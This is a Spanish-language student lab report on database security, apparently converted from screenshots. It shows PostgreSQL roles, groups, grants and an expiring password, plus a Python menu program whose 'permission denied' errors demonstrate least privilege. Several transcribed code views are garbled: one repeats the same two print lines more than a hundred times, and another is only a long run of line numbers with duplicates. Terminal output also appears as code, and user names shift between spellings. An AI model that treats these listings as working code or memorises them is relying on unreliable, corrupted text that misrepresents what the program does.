


## Laboratorio 10. Seguridad

[Repositorio con programa python](#)

### Principio del menor privilegio

*Creación de base de datos y tablas.*



pgAdmin 4

File Object Tools Help

Browser SQL Statistics Dependencies Dashboard Dependents Properties scripts.sql\*

lab10/postgres@PostgreSQL 14

No limit Data output Messages Notifications

```

1 CREATE TABLE estudiante(
2     id_est        INT PRIMARY KEY, -- realiza una llave autoincrementada
3     fechaNacimiento DATE,
4     nombres       VARCHAR(50),
5     apellidos    VARCHAR(50)
6 );
7
8 CREATE TABLE curso(
9     id           INT PRIMARY KEY, -- llave autoincrementada
10    cod_curso    VARCHAR(25) UNIQUE, -- CC3088, MM2018
11    nombre       VARCHAR(50),
12    cupo_actual  INTEGER,
13    cupo_max     INTEGER
14 );
15
16 CREATE TABLE asignacion(
17     id_est      INT,
18     id_Curso   INT,
19     fechaAsignacion DATE,
20     CONSTRAINT fk_est FOREIGN KEY(id_est) REFERENCES estudiante(id_est)
21                           ON DELETE CASCADE ON UPDATE CASCADE,
22     CONSTRAINT fk_id_Curso FOREIGN KEY(id_Curso) REFERENCES curso(id)
23                           ON DELETE CASCADE ON UPDATE CASCADE,
24     CONSTRAINT idAsignacion UNIQUE(id_est, id_Curso, fechaAsignacion)
25 );
26
27 -- Data Control Language
28
29 -- Creación de roles/grupos
30 CREATE ROLE admin_nivel1;
31 CREATE ROLE admin_nivel2;
32 CREATE ROLE admin_nivel3;
33
34 -- Dar permisos a los roles para realizar login
35 GRANT SELECT, UPDATE, INSERT ON ALL TABLES IN SCHEMA public TO admin_nivel1;
36
37 GRANT INSERT ON estudiante, curso TO admin_nivel2;
38
39 GRANT SELECT ON ALL TABLES IN SCHEMA public TO admin_nivel3;
40 GRANT INSERT ON asignacion TO admin_nivel3;
41 -- Crear usuarios
42 CREATE USER diana1 WITH PASSWORD 'nice';
43 CREATE USER mariel1 WITH PASSWORD 'chido';
44 CREATE USER diana2 WITH PASSWORD 'nice';
45 CREATE USER mariel2 WITH PASSWORD 'chido';
46 -- CREATE_USER diana3 WITH PASSWORD 'chido';
47
48 Data output Notifications
```

Total rows: 1 of 1 Query complete 00:00:00.061

✓ Query returned successfully in 61 msec.

✓ PostgreSQL 14/lab10 - Database connected.

## Creación de roles y usuarios

pgAdmin 4

File Object Tools Help

Browser SQL Statistics Dependencies Dashboard Dependents Properties scripts.sql\*

lab10/postgres@PostgreSQL 14

No limit Data output Messages Notifications

```

26
27 -- Data Control Language
28
29 -- Creación de roles/grupos
30 CREATE ROLE admin_nivel1;
31 CREATE ROLE admin_nivel2;
32 CREATE ROLE admin_nivel3;
33
34 -- Dar permisos a los roles para realizar login
35 GRANT SELECT, UPDATE, INSERT ON ALL TABLES IN SCHEMA public TO admin_nivel1;
36
37 GRANT INSERT ON estudiante, curso TO admin_nivel2;
38
39 GRANT SELECT ON ALL TABLES IN SCHEMA public TO admin_nivel3;
40 GRANT INSERT ON asignacion TO admin_nivel3;
41 -- Crear usuarios
42 CREATE USER diana1 WITH PASSWORD 'nice';
43 CREATE USER mariel1 WITH PASSWORD 'chido';
44 CREATE USER diana2 WITH PASSWORD 'nice';
45 CREATE USER mariel2 WITH PASSWORD 'chido';
46 -- CREATE_USER diana3 WITH PASSWORD 'chido';
47
48 Data output Notifications
```

No data output. Execute a query to get output.

Total rows: 0 of 0 Query complete 00:00:00.043

✓ Query returned successfully in 43 msec.

pgAdmin 4

File Object Tools Help

Browser SQL Statistics Dependencies Dashboard Dependents Properties scripts.sql\*

Query History

```

37 GRANT INSERT ON estudiante, curso TO admin_nivel2;
38
39 GRANT SELECT ON ALL TABLES IN SCHEMA public TO admin_nivel3;
40 GRANT INSERT ON asignacion TO admin_nivel3;
41 -- Crear usuarios
42 CREATE USER dianal WITH PASSWORD 'nice';
43 CREATE USER mariel1 WITH PASSWORD 'chido';
44 CREATE USER diana2 WITH PASSWORD 'nice';
45 CREATE USER marie12 WITH PASSWORD 'chido';
46 CREATE USER diana3 WITH PASSWORD 'nice';
47 CREATE USER mariel3 WITH PASSWORD 'chido';
48 -- Crear grupos de usuarios que tiene las características de roles
49 CREATE GROUP admin1 WITH USER dianal, mariel1;
50 CREATE GROUP admin2 WITH USER diana2, marie12;
51 CREATE GROUP admin3 WITH USER diana3, mariel3;
52 -- Dar privilegios a grupos (ingresarlos a rol)
53 GRANT admin_nivel1 TO admin1;
54 GRANT admin_nivel2 TO admin2;
55 GRANT admin_nivel3 TO admin3;
56

```

Messages

GRANT ROLE

Query returned successfully in 99 msec.

No data output. Execute a query to get output.

Total rows: 0 of 0 Query complete 00:00:00.099

Query returned successfully in 99 msec.



- Ingrese a la aplicación con un usuario del grupo admin\_nivel1, cree un estudiante, un curso, y asigne al estudiante a dicho curso

File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py

C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py

```

80         cupo_actual = fila[0]
81         cupo_maximo = fila[1]
82         if fila[2] == fila[3]:
83             try:
84                 try:
85                     while select != 0:
86                         elif select == 3:
87                             print("Ingresar el nombre de usuario")
88                             user_name = input()
89                             print("Ingresar el password del usuario")
90                             user_password = input()
91                             print("Usuario conectado")
92                             print("[1] Crear estudiante")
93                             print("[2] Crear curso")
94                             print("[3] Asignar estudiante a curso existente")
95                             print("[0] Salir")
96                             print("Ingresar la opción del menú")
97                             select = int(input())
98                             if select == 1:
99                                 print("Ingresar el id/carnet del estudiante (dato numérico)")
100                                id_carnet = int(input())
101                                print("Ingresar los nombres del estudiante")
102                                first_name = input()
103                                print("Ingresar los apellidos del estudiante")
104                                last_name = input()
105                                print("Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY")
106                                birth_date = input()
107                                print("Estudiante ingresado al sistema")
108                                print("12-04-2022")
109                                print("Estudiante ingresado al sistema")
110                                print("12-04-2022")
111                                print("Estudiante ingresado al sistema")
112                                print("12-04-2022")
113                                print("Estudiante ingresado al sistema")
114                                print("12-04-2022")
115                                print("Estudiante ingresado al sistema")
116                                print("12-04-2022")
117                                print("Estudiante ingresado al sistema")
118                                print("12-04-2022")
119                                print("Estudiante ingresado al sistema")
120                                print("12-04-2022")
121                                print("Estudiante ingresado al sistema")
122                                print("12-04-2022")
123                                print("Estudiante ingresado al sistema")
124                                print("12-04-2022")
125                                print("Estudiante ingresado al sistema")
126                                print("12-04-2022")
127                                print("Estudiante ingresado al sistema")
128                                print("12-04-2022")
129                                print("Estudiante ingresado al sistema")
130                                print("12-04-2022")
131                                print("Estudiante ingresado al sistema")
132                                print("12-04-2022")
133                                print("Estudiante ingresado al sistema")
134                                print("12-04-2022")
135                                print("Estudiante ingresado al sistema")
136                                print("12-04-2022")
137                                print("Estudiante ingresado al sistema")
138                                print("12-04-2022")
139                                print("Estudiante ingresado al sistema")
140                                print("12-04-2022")
141                                print("Estudiante ingresado al sistema")
142                                print("12-04-2022")
143                                print("Estudiante ingresado al sistema")
144                                print("12-04-2022")
145                                print("Estudiante ingresado al sistema")
146                                print("12-04-2022")
147                                print("Estudiante ingresado al sistema")
148                                print("12-04-2022")
149                                print("Estudiante ingresado al sistema")
150                                print("12-04-2022")
151                                print("Estudiante ingresado al sistema")
152                                print("12-04-2022")
153                                print("Estudiante ingresado al sistema")
154                                print("12-04-2022")
155                                print("Estudiante ingresado al sistema")
156                                print("12-04-2022")
157                                print("Estudiante ingresado al sistema")
158                                print("12-04-2022")
159                                print("Estudiante ingresado al sistema")
160                                print("12-04-2022")
161                                print("Estudiante ingresado al sistema")
162                                print("12-04-2022")
163                                print("Estudiante ingresado al sistema")
164                                print("12-04-2022")
165                                print("Estudiante ingresado al sistema")
166                                print("12-04-2022")
167                                print("Estudiante ingresado al sistema")
168                                print("12-04-2022")
169                                print("Estudiante ingresado al sistema")
170                                print("12-04-2022")
171                                print("Estudiante ingresado al sistema")
172                                print("12-04-2022")
173                                print("Estudiante ingresado al sistema")
174                                print("12-04-2022")
175                                print("Estudiante ingresado al sistema")
176                                print("12-04-2022")
177                                print("Estudiante ingresado al sistema")
178                                print("12-04-2022")
179                                print("Estudiante ingresado al sistema")
180                                print("12-04-2022")
181                                print("Estudiante ingresado al sistema")
182                                print("12-04-2022")
183                                print("Estudiante ingresado al sistema")
184                                print("12-04-2022")
185                                print("Estudiante ingresado al sistema")
186                                print("12-04-2022")
187                                print("Estudiante ingresado al sistema")
188                                print("12-04-2022")
189                                print("Estudiante ingresado al sistema")
190                                print("12-04-2022")
191                                print("Estudiante ingresado al sistema")
192                                print("12-04-2022")
193                                print("Estudiante ingresado al sistema")
194                                print("12-04-2022")
195                                print("Estudiante ingresado al sistema")
196                                print("12-04-2022")
197                                print("Estudiante ingresado al sistema")
198                                print("12-04-2022")
199                                print("Estudiante ingresado al sistema")
200                                print("12-04-2022")
201                                print("Estudiante ingresado al sistema")
202                                print("12-04-2022")
203                                print("Estudiante ingresado al sistema")
204                                print("12-04-2022")
205                                print("Estudiante ingresado al sistema")
206                                print("12-04-2022")
207                                print("Estudiante ingresado al sistema")
208                                print("12-04-2022")
209                                print("Estudiante ingresado al sistema")
210                                print("12-04-2022")
211                                print("Estudiante ingresado al sistema")
212                                print("12-04-2022")
213                                print("Estudiante ingresado al sistema")
214                                print("12-04-2022")
215                                print("Estudiante ingresado al sistema")
216                                print("12-04-2022")
217                                print("Estudiante ingresado al sistema")
218                                print("12-04-2022")
219                                print("Estudiante ingresado al sistema")
220                                print("12-04-2022")
221                                print("Estudiante ingresado al sistema")
222                                print("12-04-2022")
223                                print("Estudiante ingresado al sistema")
224                                print("12-04-2022")
225                                print("Estudiante ingresado al sistema")
226                                print("12-04-2022")
227                                print("Estudiante ingresado al sistema")
228                                print("12-04-2022")
229                                print("Estudiante ingresado al sistema")
230                                print("12-04-2022")
231                                print("Estudiante ingresado al sistema")
232                                print("12-04-2022")
233                                print("Estudiante ingresado al sistema")
234                                print("12-04-2022")
235                                print("Estudiante ingresado al sistema")
236                                print("12-04-2022")
237                                print("Estudiante ingresado al sistema")
238                                print("12-04-2022")
239                                print("Estudiante ingresado al sistema")
240                                print("12-04-2022")
241                                print("Estudiante ingresado al sistema")
242                                print("12-04-2022")
243                                print("Estudiante ingresado al sistema")
244                                print("12-04-2022")
245                                print("Estudiante ingresado al sistema")
246                                print("12-04-2022")
247                                print("Estudiante ingresado al sistema")
248                                print("12-04-2022")
249                                print("Estudiante ingresado al sistema")
250                                print("12-04-2022")
251                                print("Estudiante ingresado al sistema")
252                                print("12-04-2022")
253                                print("Estudiante ingresado al sistema")
254                                print("12-04-2022")
255                                print("Estudiante ingresado al sistema")
256                                print("12-04-2022")
257                                print("Estudiante ingresado al sistema")
258                                print("12-04-2022")
259                                print("Estudiante ingresado al sistema")
260                                print("12-04-2022")
261                                print("Estudiante ingresado al sistema")
262                                print("12-04-2022")
263                                print("Estudiante ingresado al sistema")
264                                print("12-04-2022")
265                                print("Estudiante ingresado al sistema")
266                                print("12-04-2022")
267                                print("Estudiante ingresado al sistema")
268                                print("12-04-2022")
269                                print("Estudiante ingresado al sistema")
270                                print("12-04-2022")
271                                print("Estudiante ingresado al sistema")
272                                print("12-04-2022")
273                                print("Estudiante ingresado al sistema")
274                                print("12-04-2022")
275                                print("Estudiante ingresado al sistema")
276                                print("12-04-2022")
277                                print("Estudiante ingresado al sistema")
278                                print("12-04-2022")
279                                print("Estudiante ingresado al sistema")
280                                print("12-04-2022")
281                                print("Estudiante ingresado al sistema")
282                                print("12-04-2022")
283                                print("Estudiante ingresado al sistema")
284                                print("12-04-2022")
285                                print("Estudiante ingresado al sistema")
286                                print("12-04-2022")
287                                print("Estudiante ingresado al sistema")
288                                print("12-04-2022")
289                                print("Estudiante ingresado al sistema")
290                                print("12-04-2022")
291                                print("Estudiante ingresado al sistema")
292                                print("12-04-2022")
293                                print("Estudiante ingresado al sistema")
294                                print("12-04-2022")
295                                print("Estudiante ingresado al sistema")
296                                print("12-04-2022")
297                                print("Estudiante ingresado al sistema")
298                                print("12-04-2022")
299                                print("Estudiante ingresado al sistema")
299

```

INICIAR SESIÓN USUARIO ADMIN\_NIVEL1

CREAR ESTUDIANTE

Windows taskbar showing various pinned icons like File Explorer, Microsoft Edge, and File Explorer.

The screenshot shows a terminal window in VS Code with the following interaction:

```
Ingrese la fecha de nacimiento del estudiante MM-DD-YYYY  
12-04-2022  
Estudiante ingresado al sistema  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingrese la opción del menú  
2  
Ingrese el id del curso (dato numerico)  
1  
Ingrese el código del curso  
CC3088  
Ingrese el nombre del curso  
Base de Datos I  
Ingrese el cupo máximo  
5  
Se colocará valor de 0 al cupo actual  
Curso ingresado al sistema  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingrese la opción del menú  
3  
Ingrese el carnet del estudiante  
1  
Ingresar
```

An orange arrow points from the text "Se colocará valor de 0 al cupo actual" to a callout box containing the same text. Another orange arrow points from the text "Curso ingresado al sistema" to a callout box containing the same text.

The screenshot shows a terminal window in VS Code with the following interaction:

```
Ingrese el nombre del curso  
Base de Datos I  
Ingrese el cupo máximo  
5  
Se colocará valor de 0 al cupo actual  
Curso ingresado al sistema  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingrese la opción del menú  
3  
Ingrese el carnet del estudiante  
1  
Ingrese el código del curso  
CC3088  
Ingrese la fecha de asignación  
11-05-2022  
estudiante curso fechaasignacion  
0 Seok Jin Kim CC3088 2022-11-05  
[1] Crear estudiante  
[2] Crear curso  
[3] Asignar estudiante a curso existente  
[0] Salir  
Ingrese la opción del menú  
3  
Ingresar
```

An orange arrow points from the text "estudiante curso fechaasignacion" to a callout box containing the same text. Another orange arrow points from the text "0 Seok Jin Kim CC3088 2022-11-05" to a callout box containing the same text.

- Ingrese a la aplicación con un usuario del grupo admin\_nivel2, cree cinco estudiantes y dos cursos. Intente realizar una asignación, ¿qué sucede en este caso?

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
README.md x main.py x console [lab10@localhost] x
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
```

The screenshot shows a PyCharm IDE interface with a dark theme. The top navigation bar includes File, Edit, View, Navigate, Code, Refactor, Run, Tools, Git, Window, Help, and a specific tab for CC3088-lab10-seguridad. The left sidebar displays Project, Pull Requests, and Structure. The main editor window contains Python code for a script named main.py. The code interacts with the user via standard input and output, creating two student records. The first student is created with the name 'Poon Bi' and birthdate '03-09-1993'. The second student is created with the name 'No Seok' and birthdate '02-18-1994'. Two large orange arrows point from the right side of the screen towards the terminal output, highlighting the creation of the second and third students respectively.

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
 80 cupo_actual = fila[0]
 81 cupo_maximo = fila[1]
 82 nombre_curso = fila[2]
 83
 84 try : try : while select != 0 :
 85     elif select == 3
Run: main ×
Ingrese la opción del menú
1
Ingrese el id/carnet del estudiante (dato numerico)
2
Ingrese los nombres del estudiante
Poon Bi
Ingresar los apellidos del estudiante
Min
Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY
03-09-1993
Estudiante ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresar la opción del menú
1
Ingresar el id/carnet del estudiante (dato numerico)
3
Ingresar los nombres del estudiante
No Seok
Ingresar los apellidos del estudiante
Jung
Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY
02-18-1994
Estudiante ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
```

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
80     cupo_actual = fila[0]
81     cupo_maximo = fila[1]
82     nombre_estudiante = fila[2]
83
84     try : try : while select!= 0 : elif select == 3 :
85
86         print("Ingresar la opción del menú")
87         print("1 Ingrese el id/carnet del estudiante (dato numérico)")
88         print("2 Ingrese los nombres del estudiante")
89         print("Tae Hyung")
90         print("3 Ingrese los apellidos del estudiante")
91         print("Kim")
92         print("4 Ingrese la fecha de nacimiento del estudiante MM-DD-YYYY")
93         print("17-10-1995")
94         print("Estudiante ingresado al sistema")
95         print("[1] Crear estudiante")
96         print("[2] Crear curso")
97         print("[3] Asignar estudiante a curso existente")
98         print("[0] Salir")
99         print("Ingresar la opción del menú")
100        print("1 Ingresar el id/carnet del estudiante (dato numérico)")
101        print("2 Ingresar los nombres del estudiante")
102        print("Ji Min")
103        print("3 Ingresar los apellidos del estudiante")
104        print("Park")
105        print("4 Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY")
106        print("19-12-1995")
107        print("Estudiante ingresado al sistema")
108        print("[1] Crear estudiante")
109
110    Run: main
```

**CREAR CUARTO ESTUDIANTE**

**CREAR QUINTO ESTUDIANTE**

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
80     cupo_actual = fila[0]
81     cupo_maximo = fila[1]
82     nombre_estudiante = fila[2]
83
84     try : try : while select!= 0 : elif select == 3 :
85
86         print("0) Salir")
87         print("Ingresar la opción del menú")
88         print("2 Ingresar el id del curso (dato numérico)")
89         print("3 Ingresar el código del curso")
90         print("MH2030")
91         print("4 Ingresar el nombre del curso")
92         print("Matemática Discreta")
93         print("5 Ingresar el cupo máximo")
94         print("5 Se colocará valor de 0 al cupo actual")
95         print("Curso ingresado al sistema")
96         print("[1] Crear estudiante")
97         print("[2] Crear curso")
98         print("[3] Asignar estudiante a curso existente")
99         print("[0] Salir")
100        print("Ingresar la opción del menú")
101        print("2 Ingresar el id del curso (dato numérico)")
102        print("3 Ingresar el código del curso")
103        print("MH2010")
104        print("4 Ingresar el nombre del curso")
105        print("Calculo 3")
106        print("5 Ingresar el cupo máximo")
107        print("5 Se colocará valor de 0 al cupo actual")
108        print("Curso ingresado al sistema")
109
110    Run: main
```

**CREAR PRIMER CURSO**

**CREAR SEGUNDO CURSO**

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
READMED.md main.py console [lab10@localhost]
try > try > while select != 0 > elif select == 3:
Run: main
G 3
Ingresé el código del curso
MH2010
Ingresé el nombre del curso
Calculo 3
Ingresé el cupo máximo
3
Se colocará valor de 0 al cupo actual
Curso ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresé la opción del menú
3
Ingresé el carnet del estudiante
?
Ingresé el código del curso
MH2015
Ingresé la fecha de asignación
11-05-2022
permission denied for table curso
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresé la opción del menú
```

INTENTAR INSCRIBIR A ESTUDIANTE

permission denied for table curso

Para poder asignar un estudiante, debe primero realizar un update en la tabla de curso, es decir aumentar el cupo actual; sin embargo, este grupo de administradores no tiene este permiso. De igual manera, si tuviera los permisos de update en la tabla curso, se negaría el permiso en la tabla de asignación debido a que este usuario no cuenta con privilegios para insertar datos en la tabla mencionada.

- Ingrese a la aplicación con un usuario del grupo admin\_nivel3, realice al menos cinco asignaciones. Intente crear un estudiante, ¿qué sucede en este caso?

```
C:\Users\Mariel Guamuche> cd Documents\GitHub\CC3088-lab10-seguridad> python main.py
Ingrese el nombre de usuario
admin_nivel3
Ingrese el password del usuario
admin_nivel3
Usuario conectado
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
3
Ingrese el carnet del estudiante
2
Ingrese el código del curso
MM2030
Ingrese la fecha de asignación
11-05-2022
permission denied for table curso
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
1
```

INICIAR SESIÓN COMO USUARIO ADMIN\_NIVEL3

INTENTO DE ASIGNAR UN ESTUDIANTE A UN CURSO

permission denied for table curso

Con las instrucciones dadas para un admin\_nivel3, no puede realizar asignaciones dado que no tiene permisos para realizar updates en la tabla de curso.

```
C:\Users\Mariel Guamuche> cd Documents\GitHub\CC3088-lab10-seguridad> python main.py
Inicie la sesión de asignación
11-05-2022
permission denied for table curso
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
1
Ingrese el id/carnet del estudiante (dato numerico)
7
Ingrese los nombres del estudiante
Jung Kwon
Ingrese los apellidos del estudiante
Jeon
Ingrese la fecha de nacimiento del estudiante MM-DD-YYYY
01-12-1997
permission denied for table estudiante
Estudiante ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingrese la opción del menú
1
```

INTENTO DE REGISTRAR UN NUEVO ESTUDIANTE

permission denied for table estudiante

Al tratar de registrar un nuevo estudiante no lo permite dado que admin\_nivel3 no tiene permisos para insertar datos en estudiante.

- Modifique el grupo admin\_nivel1, colóquela una contraseña que expire en cierto momento del día. Antes de que la contraseña expire, conéctese con un usuario de este grupo, cree un nuevo estudiante, curso, y asínelos.

**Aclaración:** Al rol se ha otorgado los permisos y se ha llamado admin\_nivel#, y cada uno tiene un grupo llamado admin#. Al modificar la contraseña de admin#, esta solo se aplica a admin#; no a los miembros del grupo. Para esta parte del ejercicio, se realizará en dos partes; haciendo a admin# como si fuera un user y cambiar directamente la contraseña a un usuario perteneciente al grupo.

Cambio de admin1 con contraseña:

```

pgAdmin 4
File Object Tools Help
Browser SQL Statistics Dependencies Dashboard Dependents Properties scripts.sql*
Lab10/postgres@PostgreSQL 14
Query History
Query Messages
ALTER ROLE
Query returned successfully in 50 msec.

43 CREATE USER mariel1 WITH PASSWORD 'chido';
44 CREATE USER diana2 WITH PASSWORD 'nice';
45 CREATE USER mariel2 WITH PASSWORD 'chido';
46 CREATE USER diana3 WITH PASSWORD 'nice';
47 CREATE USER mariel3 WITH PASSWORD 'chido';
48 -- Crear grupos de usuarios que tiene las características de roles
49 CREATE GROUP admin1 WITH USER dianai, mariel1;
50 CREATE GROUP admin2 WITH USER diana2, mariel2;
51 CREATE GROUP admin3 WITH USER diana3, mariel3;
52 -- Dar privilegios a grupos (ingresarlos a rol)
53 GRANT admin_nivel1 TO admin1;
54 GRANT admin_nivel2 TO admin2;
55 GRANT admin_nivel3 TO admin3;
56
57
58 -- Modifique el grupo admin_nivel1 (admin1), colóquela una contraseña que expire en cierto momento del día.
59 ALTER ROLE admin1 WITH LOGIN;
60 ALTER ROLE admin1 PASSWORD 'temp' VALID UNTIL 'November 5 16:35:00 2022';
61
62
63
Data output Notifications
rename name
Total rows: 0 of 0 Query complete 00:00:00.050
Query returned successfully in 50 msec.

```

```
File Edit View Navigate Code Refactor Run Tools Git Window Help CC3088-lab10-seguridad - C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad\main.py
C:\Users\Mariel Guamuche\Documents\GitHub\CC3088-lab10-seguridad> main.py
115     except psycopg2.OperationalError as e:
116         print("ERROR:", e)
117
Run: main >
Ingresar el nombre de usuario
admin1
Ingresar el password del usuario
trap
Usuario conectado
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresar la opción del menú
3
Ingresar el id/carnet del estudiante (dato numérico)
7
Ingresar los nombres del estudiante
Jung Kook
Ingresar los apellidos del estudiante
Jeon
Ingresar la fecha de nacimiento del estudiante MM-DD-YYYY
09-01-1997
Estudiante ingresado al sistema
[1] Crear estudiante
[2] Crear curso
[3] Asignar estudiante a curso existente
[0] Salir
Ingresar la opción del menú
```

INICIAR SESIÓN CON GRUPO  
